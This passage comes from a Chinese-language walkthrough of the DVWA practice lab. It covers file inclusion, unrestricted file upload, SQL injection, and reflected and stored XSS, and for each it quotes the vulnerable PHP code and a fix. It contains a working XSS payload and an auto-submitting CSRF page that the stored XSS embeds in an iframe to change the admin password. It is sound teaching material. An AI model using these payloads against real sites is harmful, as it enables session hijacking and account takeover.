
（文件地址：
./DVWA/vulnerabilities/fi/source/low.php）

```php
require_once DVWA_WEB_PAGE_TO_ROOT . "vulnerabilities/fi/source/{$vulnerabilityFile}";

// if( count( $_GET ) )
if( isset( $file ) )
  include( $file );
else {
  header( 'Location:?page=include.php' );
  exit;
}

dvwaHtmlEcho( $page );

?>
```

（文件地址：./DVWA/vulnerabilities/fi/index.php部分）
可以看到直接获取了通过GET动态获取包含的文件。我们只需要将相对路径改为绝对路径就可以修复，或者我们限制使用【./】防止目录跳转。

攻击模块5：File Inclusion
（任意文件上传）

由于文件上传功能实现代码没有严格限制用户上传的文件后缀以及文件类型，导致允许攻击者向某个可通过 Web 访问的目录上传任意PHP文件，并能够将这些文件传递给 PHP 解释器，就可以在远程服务器上执行任意PHP脚本。
这里我们直接上次PHP文件即可。



修复方案：

看源代码。

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        $html .= '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        $html .= "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

上次并没有进行验证，而直接进行了保存操作。对于任意文件上次可以使用白名单验证修复。

攻击模块6：Insecure CAPTCHA
（不安全的验证码）

相关介绍可以参考：


http://t.cn/RfhedIh
大致的意思就是后台并没有对验证码进行安全的验证。
首次打开需要申请key，按照他的要求申请就可以（左：无key 右：有key）。

由于国内无法访问 GOOGLE，这个模块就不试了。

攻击模块7：SQL Injection

（SQL注入）


就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。具体来说，它是利用现有应用程序，将（恶意）的SQL命令注入到后台数据库引擎执行的能力，它可以通过在Web表单中输入（恶意）SQL语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行SQL语句。
可以直接执行SQL语句，由于论坛有详细的手工注入，这里不再赘述。



扩展：
PHP+mysql手工注入：
http://bbs.ichunqiu.com/thread-12118-1-1.html
修复方案：
通过php的常见过滤函数addslashes、mysqli_real_escape_string等对输入参数进行转义过滤。
或者使用预编译参数化查询：
http://t.cn/RfhkPY6

攻击模块8：SQL Injection (Blind)
（SQL注入盲注）

普通注入是会显示一些错误信息在页面上给攻击者判断，也就是说它会有多种情况，从而方便攻击者。而盲注则是只有两种情况，即TRUE和FALSE，并不会返回太多的信息。
通过sleep改变mysql执行的时间来判断。



扩展：

延时注入：http://bbs.ichunqiu.com/thread-11429-1-1.html

修复方案：

参考模块7的修复方法。

攻击模块9：Reflected Cross Site Scripting(XSS)
（反射型跨站脚本）

XSS又叫CSS (Cross Site Script) ，跨站脚本攻击。它指的是恶意攻击者往Web页面里插入恶意html代码，当用户浏览该页之时，嵌入其中Web里面的html代码会被执行，从而达到恶意攻击用户的特殊目的，比如获取用户的cookie，导航到恶意网站，携带木马等等。利用该漏洞，攻击者可以劫持已通过验证的用户的会话。劫持到已验证的会话后，攻击发起者拥有该授权用户的所有权限。

这里我们直接输入【<script>alert(/xss/)</script>】

我们看一下他的代码：

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

判断有输入直接打印输出，并没进行转义，从而造成反射型XSS。

扩展：

几种典型的基于DOM的反射型XSS：

http://ixuehua.blog.163.com/blog/static/259952038201652911485 83/


修复方案：

在输入时使用htmlspecialchars把预定义的字符转换为 HTML 实体。


攻击模块10：Stored Cross Site Scripting (XSS)（存储型跨站脚本）

存储型XSS，持久化，代码是存储在服务器中的，如在个人信息或发表文章等地方，加入代码，如果没有过滤或过滤不严，那么这些代码将储存到服务器中，用户访问该页面的时候触发代码执行，比反射型xss更危险。

我们继续使用这个payload【<script>alert(/xss/)</script>】。



保存就后立刻触发。



这时我们刷新还是重新登录或者换浏览器都会触发，因为他已经存在了数据库内。

```
mysql> select * from guestbook;
+------------+-----------------------------------+----------+
| comment_id | comment                           | name     |
+------------+-----------------------------------+----------+
|          1 | This is a test comment.           | test     |
|          2 | 銆                                | test     |
|          3 | <script>alert(/xss/)</script>     | xsstest  |
+------------+-----------------------------------+----------+
3 rows in set (0.00 sec)

mysql>
```


综合利用（XSS+CSRF）

我们在前边说到了跨站脚本伪造，这里我们利用XSS+CSRF模拟一个简单的攻击环境。
首先我们准备一个csrf页面：

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>CSRF TEST</title>
  </head>
  <body>
      <form id='CsrfTestForm' action="http://192.168.17.50/dvwa/vulnerabilities/csrf/" method="GET">
          <input autocomplete="off" name="password_new" type="hidden" value="csrftest"><br>
          <input autocomplete="off" name="password_conf" type="hidden" value="csrftest"><br>
          <input value="Change" name="Change">
      </form>
    <script type="text/javascript">
      var csrffrom = document.getElementById('CsrfTestForm');
      csrffrom.submit();
    </script>
  </body>
</html>
```

以上代码段会提交一个修改密码的表单，并自动提交。
我们利用最后一个存储型的XSS，提交这个表单，由于这里限制了长度我们需要修改一下。
payload:<iframe src="http://127.0.0.1/csrf.html" width="0px"height="0px"></iframe>

提交后,我们构造的CSRF已经被包含。



通过数据库确定密码已经修改成功。

```
mysql> select user,password from users ;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 202cb962ac59075b964b07152d234b70 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
5 rows in set (0.00 sec)

mysql> select user,password from users ;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | a9856644ade18640cde177a863ed4504 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
5 rows in set (0.00 sec)

mysql>
```

固定栏目

技术分享 | 安全意识 | 安全小课堂

阅读原文